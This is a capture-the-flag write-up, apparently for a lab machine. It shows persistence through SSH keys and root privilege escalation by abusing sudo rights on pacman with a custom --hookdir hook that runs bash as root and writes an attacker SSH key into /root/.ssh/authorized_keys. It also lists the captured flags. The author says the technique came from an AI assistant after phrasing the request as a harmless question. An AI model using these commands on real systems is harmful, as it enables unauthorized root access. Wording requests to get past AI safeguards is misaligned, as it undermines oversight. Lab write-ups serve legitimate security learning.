Add SSH Login
python3 -c "import pty; pty.spawn('/bin/bash')"Spawn a TTY
ssh-keygen -t rsa -b 4096 -f paul -C "" -N ""Generate a new SSH key pair on your attack box
cat paul.pubCopy the contents to clipboard
mkdir /home/paul/.sshRun in Paul's reverse shell and create the .ssh user directory
echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADA...[snipped]...' >> /home/paul/.ssh/authorized_keys
paul using your SSH private key
Becoming Root
Seeing that we have sudo privileges to run /usr/bin/pacman as root, I asked Bing Co-Pilot again a benign question:
How can I use `pacman` to run `echo "Hello world!"` either via AUR package or some other `pacman` command line switch?
echo "Hello world!" is not overtly malicious in nature. Co-Pilot suggested creating a malicious package or using the --hooks command line switch.I tried malicious package suggestion first, but the
pre-install() and post-install() (also tried pre_install() and post_install()), but I could not get command execution. The best I can come up with is that the shell configuration for root is interfering with the non-interactive nature of these functions as described in this forum.So, I moved on to trying the
--hooks option. I saw in the sudo /usr/bin/pacman -U --help that we can specify a --hookdir option, which is ideal, since /etc/pacman.d/hooks will not be writable.Create a Dummy Package
cd /home/paulmkdir dummycd dummy

nano PKGBUILDpkgname=dummy-package
pkgver=1.0
pkgrel=1
pkgdesc="Dummy Package"
arch=('any')
license=('GPL')
source=()
md5sums=()
package() {
echo "dummy"
}
makepkgBuild the packages
Create a Hooks Directory
mkdir /home/paul/pwn_hooksnano /home/paul/pwn_hooks/pwn.hook[Trigger]
Operation = Install
Operation = Upgrade
Operation = Remove
Type = Package
Target = *
[Action]
Description = Test for command execution
When = PostTransaction
Exec = /bin/bash -c 'touch /tmp/pwned.txt'
Install the Dummy Package with Hooks
cd /home/paul/dummysudo /usr/bin/pacman -U dummy-package-1.0-1-any.pkg.tar.zst --hookdir /home/paul/pwn_hooks
SSH Access as Root
ssh-keygen -t rsa -b 4096 -f pwn -C "" -N ""Generate a SSH keypair on your attack box
cat pwn.pubCopy the contents to your clipboard
nano /home/paul/pwn_hooks/pwn.hook[Trigger]
Operation = Install
Operation = Upgrade
Operation = Remove
Type = Package
Target = *
[Action]
Description = Test for command execution
When = PostTransaction
Exec = /bin/bash -c "echo 'ssh-rsa AAAAB3NzaC1yc2E...[SNIPPED]...' > /root/.ssh/authorized_keys"sudo /usr/bin/pacman -U dummy-package-1.0-1-any.pkg.tar.zst --hookdir /home/paul/pwn_hooksUpgrade the package, re-triggering the hook
ssh -i pwn root@10.129.183.24SSH into the target using the private key from your attack box

Flags
User
69aff94b6afb032192c105d56d66a7a4
Root
666310aba47550b8414621fe7ba81fd7


